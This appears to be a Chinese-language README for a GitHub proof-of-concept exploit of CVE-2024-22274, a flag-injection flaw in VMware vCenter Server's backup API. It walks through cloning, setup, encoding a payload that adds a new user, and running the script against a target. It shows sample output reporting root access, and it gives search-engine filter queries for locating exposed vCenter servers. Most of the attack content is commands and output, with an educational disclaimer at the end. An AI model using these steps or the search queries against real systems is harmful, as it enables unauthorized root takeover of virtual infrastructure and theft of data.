



“com.vmware.appliance.recovery.backup.job.create” 和 “com.vmware.appliance.recovery.backup.validate” API 组件存在标志注入漏洞,可被利用在目标系统上以 root 用户身份执行任意命令。
[!NOTE] 要使用此 PoC 漏洞利用,您必须拥有有效凭据,并通过 SSH 登录到 VMware vCenter Server Shell。用户必须具有“admin”角色,如
vcenter_creds.txt文件中所述。
$ git clone https://github.com/l0n3m4n/CVE-2024-22274-RCE.git
$ cd CVE-2024-22274-RCE
$ python3 -m venv venv && source venv/bin/activate
$ pip install -r requirements.txt
运行或修改
user2base64.sh,将新用户编码为 base64,它会自动创建payload.txt。
$ bash user2base64.sh
Payload has been encoded to base64, saved payload.txt

$ python3 CVE-2024-22274-RCE.py -t 192.168.56.103 -P 22 -p payload.txt -c vCenter_creds.txt
 ___ ___ _______                                          ______               __
|   |   |   |   |.--.--.--.---.-.----.-----.______.--.--.|      |.-----.-----.|  |_.-----.----.
|   |   |       ||  |  |  |  _  |   _|  -__|______|  |  ||   ---||  -__|     ||   _|  -__|   _|
 \_____/|__|_|__||________|___._|__| |_____|       \___/ |______||_____|__|__||____|_____|__|

                Author: l0n3m4n | vCenter RCE: CVE-2024-22274 | PoC: @mbadanoiu

[+] Connected to 192.168.56.103 via SSH
[+] Payload executed successfully. Output:
   uid=0(root) gid=0(root) groups=0(root)

[+] Exploitation successful: You have root access.
[+] Finished executing commands on 192.168.56.103
此示例表示您已连接,但有效负载未正确配置或加载。请参考 PDF PoC 获取更详细的信息。
 ___ ___ _______                                          ______               __
|   |   |   |   |.--.--.--.---.-.----.-----.______.--.--.|      |.-----.-----.|  |_.-----.----.
|   |   |       ||  |  |  |  _  |   _|  -__|______|  |  ||   ---||  -__|     ||   _|  -__|   _|
 \_____/|__|_|__||________|___._|__| |_____|       \___/ |______||_____|__|__||____|_____|__|

                Author: l0n3m4n | vCenter RCE: CVE-2024-22274 | PoC: @mbadanoiu

[+] Connected to 192.168.56.103 via SSH
[+] Payload executed successfully. Output:
   No privileges escalation detected.

[+] Exploitation failed: Root access not obtained.
[+] Finished executing commands on 192.168.56.103
 ___ ___ _______                                          ______               __
|   |   |   |   |.--.--.--.---.-.----.-----.______.--.--.|      |.-----.-----.|  |_.-----.----.
|   |   |       ||  |  |  |  _  |   _|  -__|______|  |  ||   ---||  -__|     ||   _|  -__|   _|
 \_____/|__|_|__||________|___._|__| |_____|       \___/ |______||_____|__|__||____|_____|__|

                Author: l0n3m4n | vCenter RCE: CVE-2024-22274 | PoC: @mbadanoiu

[-] Error: Username or password not found in configuration file.
请检查主机地址和凭据。
 ___ ___ _______                                          ______               __
|   |   |   |   |.--.--.--.---.-.----.-----.______.--.--.|      |.-----.-----.|  |_.-----.----.
|   |   |       ||  |  |  |  _  |   _|  -__|______|  |  ||   ---||  -__|     ||   _|  -__|   _|
 \_____/|__|_|__||________|___._|__| |_____|       \___/ |______||_____|__|__||____|_____|__|

                Author: l0n3m4n | vCenter RCE: CVE-2024-22274 | PoC: @mbadanoiu

[-] Error: [SSH Error] Connection to 192.168.56.103 failed.
"VMware vCenter",过滤器: services.port: 443 AND tags: "VMware"title="VMware vCenter",过滤器: port="443" && title="VMware vCenter""VMware vCenter",过滤器: port:443 "VMware vCenter"此漏洞利用 PoC 如果不理解如何解析脚本,将不会有效,因为脚本已被有意修改,以防止“脚本小子”不加理解地复制和运行。VMware vCenter Server 是管理虚拟化环境的关键组件,一旦有人访问它,就可以完全控制虚拟基础设施并窃取敏感数据。此 PoC 旨在让已具备一定技术专长的人员正确使用,因此如果您是想在不理解后果的情况下造成破坏的脚本小子,此漏洞利用将不会对您有用。
此工具仅供教育和研究目的。创建者不对因使用本工具造成的任何滥用或损害承担责任。创建 issue









